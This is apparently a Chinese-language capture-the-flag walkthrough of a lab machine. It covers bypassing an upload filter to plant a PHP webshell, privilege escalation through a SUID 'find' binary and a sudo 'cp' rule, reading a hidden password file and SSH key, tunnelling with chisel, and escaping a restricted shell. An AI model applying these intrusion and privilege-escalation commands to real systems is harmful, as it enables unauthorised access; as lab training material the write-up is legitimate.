
访问upload.php

image-20250404215642127

是一个文件上传页面


不过当我试着上传一个php文件的时候 它被阻止了

image-20250404215805865

当我把文件后缀名改为png的时候的时

他仍然被阻止

image-20250404215911551

所以我意识到他可能只对文件头进行了校验。没有验证文件拓展名


我修改了文件的拓展名之后,再次进行上传

image-20250404220314585

这次成功的上传了

返回包头部的Location字段显示了上传的文件的位置


然后再使用蚁剑连接

image-20250404220445275

提权


这里拿一个reverse shell

image-20250404220557801



发现find具有suidtalos用户的权限。(请忽略 马赛克部分 因为这是我最开始做题的时候留下的)

image-20250404221059664

使用find . -exec /bin/sh -p \; -quit我们可以将权限提升为talos

/home/talos目录下面有一个note.txt

1
2
3
4
5
6
$ cat note.txt
cat note.txt
Congratulations! You have made it this far thanks to the manipulated file I left you, I knew you would make it!
Now we are very close to finding this false God Elohim.
I left you a file with the name of one of the 12 Gods of Olympus, out of the eye of Elohim ;)
The tool I left you is still your ally. Good luck to you.

12 Gods of Olympus

1
2
3
4
5
6
7
8
9
10
11
12
Afrodita
Apolo
Zeus
Hera
Poseidon
Ares
Atenea
Hermes
Artemisa
Hefesto
Demeter
Hestia

根据这个名单寻找

1
2
3
4
5
6
7
8
9
10
11
$ ls
ls
name.txt note.txt
$ for line in $(cat name.txt); do find / -iname *$line* 2>/dev/null; done
for line in $(cat name.txt); do find / -iname *$line* 2>/dev/null; done
/etc/selinux/Afrodita.key
/usr/lib/modules/6.1.0-9-amd64/kernel/drivers/power/supply/cros_peripheral_charger.ko
/usr/share/zoneinfo/Antarctica/Rothera
/usr/share/zoneinfo/right/Antarctica/Rothera
/usr/share/zoneinfo/Europe/Bucharest
/usr/share/zoneinfo/right/Europe/Bucharest

/etc/selinux/Afrodita.key中发现了talos的密码

1
2
3
4
5
6
7
$ cat /etc/selinux/Afrodita.key
cat /etc/selinux/Afrodita.key
Here is my password:
Hax0rModeON

Now I have done another little trick to help you reach Elohim.
REMEMBER: You need the access key and open the door. Anyway, he has a bad memory and that's why he keeps the lock coded and hidden at home.


现在我们可以切换到talos用户

image-20250404221917476

talos用户可以免密码以elohim用户使用cp

1
2
3
4
5
6
7
8
9
10
11
12
13
14

bash-5.2$ ls -al gehenna
ls -al gehenna
total 44
drwxr-xr-x 4 elohim elohim 4096 Apr 4 08:43 .

drwxr-xr-x 4 root root 4096 Jul 4 2023 ..
-rw------- 1 elohim elohim 574 Apr 4 09:01 .bash_history
-rw-r----- 1 elohim elohim 261 Jul 5 2023 .bash_logout
-rw-r----- 1 elohim elohim 3830 Jul 14 2023 .bashrc
-rw-r----- 1 elohim elohim 777 Jul 13 2023 flag.txt
drw-r----- 3 elohim elohim 4096 Jul 2 2023 .local
-rw-r----- 1 elohim elohim 21 Jul 12 2023 .lock
-rw-r--r-- 1 elohim elohim 42 Apr 4 08:43 os.py
-rw-r----- 1 elohim elohim 807 Jul 6 2023 .profile
drwx------ 2 elohim elohim 4096 Jul 6 2023 .ssh

flag.txt/home/gehenna目录下。但是我们没有读取权限。即使使用cp 将其拷贝出来我们也没有权限读取

flag.txt的内容拷贝到 标准输入stdout

成功读取flag

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
bash-5.2$ sudo -u elohim /bin/cp gehenna/flag.txt /dev/stdout
sudo -u elohim /bin/cp gehenna/flag.txt /dev/stdout
_
_)\.-.
.-.__,___,_.-=-. )\` a`\_
.-.__\__,__,__.-=-. `/ \ `\
{~,-~-,-~.-~,-,;;;;\ | '--;`)/
\-,~_-~_-,~-,(_(_(;\/ ,;/
",-.~_,-~,-~,)_)_)'. ;;(
`~-,_-~,-~(_(_(_(_\ `;\
, `"~~--,)_)_)_)\_ \
|\ (_(_/_(_, \ ;
\ '-. _.--' /_/_/_) | |
'--.\ .' /_/ | |
)) / \ | /.'
// /, | __.'| ||
// || /` ( ||
|| || .' \ \\
|| || .'_ \ \\
\\ // / _ `\ \ \\__
\'-'/( _ `\,; \ '--:,
`"` `"` `-,,; `"`",,;


CONGRATULATIONS, you have defeated me!

The flag is:
K***************N

在3445端口上面开放了一个ssh服务但是不接受ipv4地址

image-20250404222541353


此外,可以使用cp将ssh的私钥读取出来

image-20250404222643153

ssh私有有密码保护

image-20250404222819840

/home/gehenna下面还有一个.lock文件,将它读取出来

image-20250404222911831

image-20250404222937254


cyberchef上面可以将其解开(事实上就是16进制)

image-20250404223029625

image-20250404223054890


然后使用chisel将ssh流量代理出来

我的chisel的可执行文件就是main

在靶机上面执行

image-20250404223221978

在你的机器上面执行

image-20250404223248140


然后使用私钥进行ssh连接

image-20250404223327518

登录上去 你会发现使用cd cat 这些命令都无法执行

image-20250404223423442

不过你执行一个bash --noprofile --norc就可以绕过这个限制

image-20250404223513793

